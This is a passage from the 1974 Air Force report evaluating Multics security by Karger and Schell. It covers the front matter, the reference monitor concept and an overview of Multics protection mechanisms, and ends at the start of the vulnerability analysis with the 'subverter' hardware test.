

MULTICS SECURITY EVALUATION:
VULNERABILITY ANALYSIS

Paul A. Karger, 2Lt, USAF
Roger R. Schell, Major, USAF

June 1974

Approved for public release;
distribution unlimited.

INFORMATION SYSTEMS TECHNOLOGY APPLICATIONS OFFICE
DEPUTY FOR COMMAND AND MANAGEMENT SYSTEMS
ELECTRONIC SYSTEMS DIVISION (AFSC)
L. G. HANSCOM AFB, MA 01730



LEGAL NOTICE


When U. S. Government drawings, specifications or other data are used for any purpose other than a definitely related government procurement operation, the government thereby incurs no responsibility nor any obligation whatsoever; and the fact that the government may have formulated, furnished, or in any way supplied the said drawings, specifications, or other data is not to be regarded by implication or otherwise as in any manner licensing the holder or any other person or conveying any rights or permission to manufacture, use, or sell any patented invention that may in any way be related thereto.

OTHER NOTICES


Do not return this copy. Retain or destroy.

REVIEW AND APPROVAL

This technical report has been reviewed and is approved for publication.



ROBERT E. PARK, Lt Colonel, USAF
Chief, Computer Security Branch



JOHN J. SULLIVAN, Colonel, USAF
Chief, Techniques Engineering Division

FOR THE COMMANDER



ROBERT W. O'KEEFE, Colonel, USAF
Director, Information Systems
Technology Applications Office
Deputy for Command & Management Systems

SECURITY CLASSIFICATION OF THIS PAGE (When Data Entered)

DD FORM 1473 EDITION OF 1 NOV 65 IS OBSOLETE

SECURITY CLASSIFICATION OF THIS PAGE (When Data Entered)

UNCLASSIFIED

SECURITY CLASSIFICATION OF THIS PAGE(When Data Entered)

19. KEY WORDS

Secure Computer Systems
Security Kernels
Security Penetration
Security Testing

Segmentation
Time-sharing
Virtual Memory

20. ABSTRACT

certifiably secure and cannot be used in an open use multi-level system. However, the Multics security design principles are significantly better than other contemporary systems. Thus, Multics as implemented today, can be used in a benign Secret/Top Secret environment. In addition, Multics forms a base from which a certifiably secure open use multi-level system can be developed.

UNCLASSIFIED

SECURITY CLASSIFICATION OF THIS PAGE(When Data Entered)

PREFACE

This is Volume II of a 4 volume report prepared for the Air Force Data Services Center (AFDSC) by the Information Systems Technology Applications Office, Deputy for Command and Management Systems, Electronic Systems Division (ESD/MCI). The entire report represents an evaluation and recommendation of the Honeywell Multics system carried out under Air Force Project 6917 from March 1972 to June 1973. Work proceeding after June 1973 is briefly summarized. Work described in this volume was performed by personnel at ESD/MCI with support from the MITRE Corporation. Computer facilities at the Rome Air Development Center and the Massachusetts Institute of Technology were used in the evaluation effort.

TABLE OF CONTENTS

Section	Page
I INTRODUCTION	5
1.1 Status of Multi-level Security	5
1.2 Requirement for Multics Security Evaluation	5
1.3 Technical Requirements for Multi-level Security	6
1.3.1 Insecurity of Current Systems	6
1.3.2 Reference Monitor Concept	6
1.3.3 Hypothesis: Multics is "Secureable"	7
1.4 Sites Used	8
II MULTICS SECURITY CONTROLS	9
2.1 Hardware Security Controls	9
2.1.1 Segmentation Hardware	9
2.1.2 Master Mode	10
2.2 Software Security Controls	12
2.2.1 Protection Rings	12
2.2.2 Access Control Lists	13
2.2.3 Protected Access Identification	15
2.2.4 Master Mode Conventions	15
2.3 Procedural Security Controls	15
2.3.1 Enciphered Passwords	15
2.3.2 Login Audit Trail	16
2.3.3 Software Maintenance Procedures	16
III VULNERABILITY ANALYSIS	17
3.1 Approach Plan	17
3.2 Hardware Vulnerabilities	17
3.2.1 Random Failures	17
3.2.2 Execute Instruction Access Check Bypass	20
3.2.3 Preview of 6180 Hardware Vulnerabilities	22
3.3 Software Vulnerabilities	22
3.3.1 Insufficient Argument Validation	22
3.3.2 Master Mode Transfer	25
3.3.3 Unlocked Stack Base	30
3.3.4 Preview of 6180 Software Vulnerabilities	36
3.3.4.1 No Call Limiter Vulnerability	37
3.3.4.2 SLT-KST Dual SDW Vulnerability	37
3.3.4.3 Additional Vulnerabilities	38

Section	Page
3.4 Procedural Vulnerabilities	38
3.4.1 Dump and Patch Utilities	38
3.4.1.1 Use of Insufficient Argument Validation	39
3.4.1.2 Use of Unlocked Stack Base	42
3.4.1.3 Generation of New SDW's	42
3.4.2 Forging the Non-Forgeable User Identification	44
3.4.3 Accessing the Password File	47
3.4.3.1 Minimal Value of the Password File	47
3.4.3.2 The Multics Password File	47
3.4.4 Modifying Audit Trails	48
3.4.5 Trap Door Insertion	50
3.4.5.1 Classes of Trap Doors	50
3.4.5.2 Example of a Trap Door in Multics	53
3.4.6 Preview of 6180 Procedural Vulnerabilities	55
3.5 Manpower and Computer Costs	55
IV CONCLUSIONS	58
4.1 Multics is not Now Secure	58
4.2 Multics as a Base for a Secure System	59
4.2.1 A System for a Benign Environment	59
4.2.2 Long Term Open Secure System	60
References	61
Appendix	
A Subverter Listing	64
B Unlocked Stack Base Listing	99
C Trap Door in check\$device_name Listing	115
D Dump Utility Listing	131
E Patch Utility Listing	138
F Set Dates Utility Listing	144
Glossary	149

LIST OF FIGURES

Figure		Page
1	Segmentation Hardware	11
2	SDW Format	12
3	Directory Hierarchy	14
4	Execute Instruction Bypass	21
5	Insufficient Argument Validation	24
6	Master Mode Source Code	28
7	Master Mode Interpreted Object Code	28
8	Store With Master Mode Transfer	29
9	Unlocked Stack Base (Step 1)	34
10	Unlocked Stack Base (Step 2)	35
11	Dump/Patch Utility Using Insufficient Argument Validation	41
12	Dump/Patch Utility Using Unlocked Stack Base	43
13	Trap Door in check\$device_name	54

LIST OF TABLES

Table		Page
1	Subverter Test Attempts	19
2	Base Register Pairing	31
3	Cost Estimates	57

NOTATION

References in parentheses (2) are to footnotes.
References in angle brackets <AND73> are to other
documents listed at the end of this report.

SECTION I

INTRODUCTION

1.1 Status of Multi-Level Security

A major problem with computing systems in the military today is the lack of effective multi-level security controls. The term multi-level security controls means, in the most general case, those controls needed to process several levels of classified material from unclassified through compartmented top secret in a multi-processing multi-user computer system with simultaneous access to the system by users with differing levels of clearances. The lack of such effective controls in all of today's computer operating systems has led the military to operate computers in a closed environment in which systems are dedicated to the highest level of classified material and all users are required to be cleared to that level. Systems may be changed from level to level, but only after going through very time consuming clearing operations on all devices in the system. Such dedicated systems result in extremely inefficient equipment and manpower utilization and have often resulted in the acquisition of much more hardware than would otherwise be necessary. In addition, many operational requirements cannot be met by dedicated systems because of the lack of information sharing. It has been estimated by the Electronic Systems Division (ESD) sponsored Computer Security Technology Panel (AND73) that these additional costs may amount to \$100,000,000 per year for the Air Force alone.

1.2 Requirement for Multics Security Evaluation

This evaluation of the security of the Multics system was performed under Project 6917, Program Element 64708F to meet the requirements of the Air Force Data Services Center (AFDSC). AFDSC must provide responsive interactive time-shared computer services to users within the Pentagon at all classification levels from unclassified to top secret. AFDSC in particular did not wish to incur the expense of multiple computer systems nor the expense of encryption devices for remote terminals which would otherwise be processing only unclassified material. In a separate study completed in February 1972, the Information Systems Technology Applications Office, Electronic Systems Division (ESD/MCI) identified the Honeywell Multics system as a candidate to meet both

AFDSC's multi-level security requirements and highly responsive advanced interactive time-sharing requirements.

1.3 Technical Requirements for Multi-Level Security

The ESD-sponsored Computer Security Technology Planning Study <AND73> outlined the security weaknesses of present day computer systems and proposed a development plan to provide solutions based on current technology. A brief summary of the findings of the panel follows.

1.3.1 Insecurity of Current Systems

The internal controls of current computers repeatedly have been shown insecure through numerous penetration exercises on such systems as GCOS <AND71>, WVMCCS GCOS <ING73, JTSA73>, and IBM OS/360/370 <GOH72>. This insecurity is a fundamental weakness of contemporary operating systems and cannot be corrected by "patches", "fix-ups", or "add-ons" to those systems. Rather, a fundamental reimplementation using an integrated hardware/software design which considers security as a fundamental requirement is necessary. In particular, steps must be taken to ensure the correctness of the security related portions of the operating system. It is not sufficient to use a team of experts to "test" the security controls of a system. Such a "tiger team" can only show the existence of vulnerabilities but cannot prove their non-existence.

Unfortunately, the managers of successfully penetrated computer systems are very reluctant to permit release of the details of the penetrations. Thus, most reports of penetrations have severe (and often unjustified) distribution restrictions leaving very few documents in the public domain. Concealment of such penetrations does nothing to deter a sophisticated penetrator and can in fact impede technical interchange and delay the development of a proper solution. A system which contains vulnerabilities cannot be protected by keeping those vulnerabilities secret. It can only be protected by the constraining of physical access to the system.

1.3.2 Reference Monitor Concept

The ESD Computer Security Technology Panel introduced the concept of a "reference monitor". This reference monitor is that hardware/software combination which must monitor all references by any program to any

data anywhere in the system to ensure that the security rules are followed. Three conditions must be met to ensure the security of a system based on a reference monitor.

- a. The monitor must be tamper proof.
- b. The monitor must be invoked for every reference to data anywhere in the system.
- c. The monitor must be small enough to be proven correct.

The stated design goals of contemporary systems such as GCOS or OS/360 are to meet the first requirement (albeit unsuccessfully). The second requirement is generally not met by contemporary systems since they usually include "bypasses" to permit special software to operate or must suspend the reference monitor to provide addressability for the operating system in exercising its service functions. The best known of these is the bypass in OS/360 for the IBM supplied service aid, IMASPZAP (SUPERZAP). <IBM70> Finally and most important, current operating systems are so large, so complex, and so monolithic that one cannot begin to attempt a formal proof or certification of their correct implementation.

1.3.3 Hypothesis: Multics is "Secureable"

The computer security technology panel identified the general class of descriptor driven processors (1) as extremely useful to the implementation of a reference monitor. Multics, as the most sophisticated of the descriptor-driven systems currently available, was hypothesized to be a potentially secureable system; that is, the Multics design was sufficiently well-organized and oriented towards security that the concept of a reference monitor could be implemented for Multics without fundamental changes to the facilities seen by Multics users. In particular, the Multics ring mechanism could protect the monitor from malicious or inadvertent tampering, and the Multics segmentation could

(1) Descriptor driven processors use some form of address translation through hardware interpretation of descriptor words or registers. Such systems include the Burroughs 6700, the Digital Equipment Corp. PDP-11/45, the Data General Nova 840, the DEC KI-10, the HIS 6180, the IBM 370/158 and 168, and several others not listed here.

enforce monitor mediation on every reference to data. However, the question of certifiability had not as yet been addressed in Multics. Therefore the Multics vulnerability analysis described herein was undertaken to:

- a. Examine Multics for potential vulnerabilities.
- b. Identify whether a reference monitor was practical for Multics.
- c. Identify potential interim enhancements to Multics to provide security in a benign (restricted access) environment.
- d. Determine the scope and dimension of a certification effort.

1.4 Sites Used

The vulnerability analysis described herein was carried out on the HIS 645 Multics Systems installed at the Massachusetts Institute of Technology and at the Rome Air Development Center. As the HIS 6180, the new Multics processor, was not available at the time of this study. This report will describe results of analysis of the HIS 645 only. Since the completion of the analysis, work has started on an evaluation of the security controls of Multics on the HIS 6180. Preliminary results of the work on the HIS 6180 are very briefly summarized in this report, to provide an understanding of the value of the evaluation of the HIS 645 in the context of the new hardware environment.

SECTION II

MULTICS SECURITY CONTROLS

This section provides a brief overview of the basic Multics security controls to provide necessary background for the discussion of the vulnerability analysis. However, a rather thorough knowledge of the Multics implementation is assumed throughout the rest of this document. More complete background material may be found in Lipner <LIP74>, Saltzer <SAL73>, Organick <ORG72>, and the Multics Programmers' Manual <MPM73>.

The basic security controls of Multics fall into three major areas: hardware controls, software controls, and procedural controls. This overview will touch briefly on each of these areas.

2.1 Hardware Security Controls

2.1.1 Segmentation Hardware

The most fundamental security controls in the HIS 645 Multics are found in the segmentation hardware. The basic instruction set of the 645 can directly address up to 256K (2) distinct segments (3) at any one time, each segment being up to 256K words long. (4) Segments are broken up into 1K word pages (5) which can be moved between primary and secondary storage by software, creating a very large virtual memory. However, we will not treat paging throughout most of this evaluation as it is transparent to security. Paging must be implemented

(2) 1K = 1024 units.

(3) Current software table sizes restrict a process to about 1000 segments. However, by increasing these table sizes, the full hardware potential may be used.

(4) The 645 software restricted segments to 64K words for efficiency reasons.

(5) The 645 hardware also supports 64 word pages which were not used. The 6180 supports only a single page size which can be varied by field modification from 64 words to 4096 words. Initially, a size of 1024 words is being used. The supervisors on both the 645 and 6180 use unpaged segments of length 0 mod 64.

correctly in a secure system. However, bugs in page control are generally difficult to exploit in a penetration, because the user has little or no control over paging operations.

Segments are accessed by the 645 CPU through segment descriptor words (SDW's) that are stored in the descriptor segment (DSEG). (See Figure 1.) To access segment N, the 645 CPU uses a processor register, the descriptor segment base register (DBR), to find the DSEG. It then accesses the Nth SDW in the DSEG to obtain the address of the segment and the access rights currently in force on that segment for the current user.

Each SDW contains the absolute address of the page table for the segment and the access control information. (See Figure 2.) The last 6 bits of the SDW determine the access rights to the segment - read, execute, write, etc. (6) Using these access control bits, the supervisor can protect the descriptor segment from unauthorized modification by denying access in the SDW for the descriptor segment.

2.1.2 Master Mode

To protect against unauthorized modification of the DBR, the processor operates in one of two states - master mode and slave mode. In master mode any instruction may be executed and access control checks are inhibited. (7) In slave mode, certain instructions including those which modify the DBR are inhibited. Master mode procedure segments are controlled by the class field in the SDW. Slave mode procedures may transfer to master mode procedures only through word zero of the master mode procedure to prevent unrestricted invocation of privileged programs. It is then the responsibility of the master mode software to protect itself from malicious calls by placing suitable protective routines beginning at location zero.

(6) A more detailed description of the SDW format may be found in the 645 processor manual <AGB71>.

(7) The counterpart of master mode on the HIS 6180 called privileged mode does not inhibit access control checking.




Figure 1. Segmentation Hardware




Figure 2. SDW Format

2.2 Software Security Controls

The most outstanding feature of the Multics security controls is that they operate on a basis of "form" rather than the classical basis of "content". That is to say, the Multics controls are based on operations on a uniform population of well defined objects, as opposed to the classical controls which rely on anticipating all possible types of accesses and make security essentially a battle of wits.

2.2.1 Protection Rings

The primary software security control on the 645 Multics system is the ring mechanism. It was originally postulated as desirable to extend the traditional master/slave mode relationship of conventional machines to permit layering within the supervisor and within user code (see Graham <GRA68>). Eight concentric rings of protection, numbered 0 - 7, are defined with

higher numbered rings having less privilege than lower numbered rings, and with ring 0 containing the "hardcore" supervisor. (8) Unfortunately, the 645 CPU does not implement protection rings in hardware. (9) Therefore, the eight protection rings are implemented by providing eight descriptor segments for each process (user), one descriptor segment per ring. Special fault codes are placed in those SDW's which can be used for cross-ring transfers so that ring 0 software can intervene and accomplish the descriptor segment swap between the calling and called rings.

2.2.2 Access Control Lists

Segments in Multics are stored in a hierarchy of directories. A directory is a special type of segment that is not directly accessible to the user and provides a place to store names and other information about subordinate segments and directories. Each segment and directory has an access control list (ACL) in its parent directory entry controlling who may read (r), write (w), or execute (e) the segment or obtain status (s) of, modify (m) entries in, or append (a) entries to a directory. For example in Figure 3, the user Jones.Druid has read permission to segment ALPHA and has null access to segment BETA. However, Jones.Druid has modify permission to directory DELTA, so he can give himself access to segment BETA. Jones.Druid cannot give himself write access to segment ALPHA, because he does not have modify permission to directory GAMMA. In turn, the right to modify the access control lists of GAMMA and DELTA is controlled by the access control list of directory EPSILON, stored in the parent of EPSILON. Access control security checks for segments are enforced by the ring 0 software by setting the appropriate bits in the SDW at the time that a user attempts to add a segment to his address space.

(8) The original design called for 64 rings, but this was reduced to 8 in 1971.

(9) One of the primary enhancements of the HIS 6180 is the addition of ring hardware <SCHR72> and a consequent elimination of the need for master mode procedures in the user ring.




Figure 3. Directory Hierarchy

2.2.3 Protected Access Identification

In order to do access checking, the ring 0 software must have a protected, non-forgable identification of a user to compare with the ACL entries. This ID is established when a user signs on to Multics and is stored in the process data segment (PDS) which is accessible only in ring 0 or in master mode, so that the user may not tamper with the data stored in the PDS.

2.2.4 Master Mode Conventions

By convention, to protect master mode software, the original design specified that master mode procedures were not to be used outside ring 0. If the master mode procedure ran in the user ring, the master mode procedure itself would be forced to play the endless game of wits of the classical supervisor call. The master mode procedure would have to include code to check for all possible combinations of input arguments, rather than relying on a fundamental set of argument independent security controls. As an aid (or perhaps hindrance) to playing the game of wits, each master mode procedure must have a master mode pseudo-operation code assembled into location 0. The master mode pseudo-operation generates code to test an index register for a value corresponding to an entry point in the segment. If the index register is invalid, the master mode pseudo-operation code saves the registers for debugging and brings the system down.

2.3 Procedural Security Controls

2.3.1 Enciphered Passwords

When a user logs in to Multics, he types a password as his primary authentication. Of course, the access control list of the password file denies access to regular users of the system. In addition, as a protection against loss of a system dump which could contain the password file, all passwords are stored in a "non-invertible" cipher form. When a user types his password, it is enciphered and compared with the stored enciphered version for validity. Clear text passwords are

stored nowhere in the system.

2.3.2 Login Audit Trail

Each login and logout is carefully audited to check for attempts to guess valid user passwords. In addition, each user is informed of the date, time and terminal identification (if any) of last login to detect past compromises of the user's access rights. Further, the user is told the number of times his password has been given incorrectly since its last correct use.

2.3.3 Software Maintenance Procedures

The maintenance of the Multics software is carried out online on a dial-up Multics facility. A systems programmer prepares and nominally debugs his software for installation. He then submits his software to a library installer who copies and recompiles the source in a protected directory. The library installer then checks out the new software prior to installing it in the system source and object libraries. Ring 0 software is stored on a system tape that is reloaded into the system each time it is brought up. However, new system tapes are generated from online copies of the ring 0 software. The system libraries are protected against modification by the standard ACL mechanism. In addition, the library installers periodically check the date/time last modified of all segments in the library in an attempt to detect unauthorized modifications.

SECTION III

VULNERABILITY ANALYSIS

3.1 Approach Plan

It was hypothesized that although the fundamental design characteristics of Multics were sound, the implementation was carried out on an ad hoc basis and had security weaknesses in each of the three areas of security controls described in Section II - hardware, software, and procedures.

The analysis was to be carried out on a very limited basis with a less than one-half man month per month level of effort. Due to the manpower restrictions, a goal of one vulnerability per security control area was set. The procedure followed was to postulate a weakness in a general area, verify the weakness in the system, experiment with the weakness on the Rome Air Development Center (RADC) installation, and finally, using the resulting debugged penetration approach, exploit the weakness on the MIT installation.

An attempt was to be made to operate with the same type of ground rules under which a real agent would operate. That is, with each penetration, an attempt would be made to extract or modify sensitive system data without detection by the system maintenance or administrative personnel.

Several exploitations were successfully investigated. These included changing access fields in SDW's, changing protected identities in the PDS, inserting trap doors into the system libraries, and accessing the system password file.

3.2 Hardware Vulnerabilities

3.2.1 Random Failures

One area of significant concern in a system processing multi-level classified material is that of random hardware failures. As described in Section 2.1.1, the fundamental security of the system is dependent on the correct operation of the segmentation hardware. If this hardware is prone to error, potential security vulnerabilities become a significant problem.

To attempt a gross measure of the rate of security sensitive component failure, a procedure called the "subverter" was written to sample the security sensitive hardware on a frequent basis, testing for component failures which could compromise the security controls. The subverter was run in the background of an interactive process. Once each minute, the subverter received a timer interrupt and performed one test from the list described below. Assuming the test did not successfully violate security rules, the subverter would go to sleep for one minute before trying the next test. A listing of the subverter may be found in Appendix A.

The subverter was run for 1100 hours in a one year period on the MIT 645 system. The number of times each test was attempted is shown in Table 1. During the 1100 operating hours, no security sensitive hardware component failures were detected, indicating good reliability for the 645 security hardware. However, two interesting anomalies were discovered in the tests. First, one undocumented instruction (octal 471) was discovered on the 645. Experimentation indicated that the new instruction had no obvious impact on security, but merely seemed to store some internal register of no particular interest. The second anomaly was a design error resulting in an algorithmic failure of the hardware described in Section 3.2.2.

TABLE 1
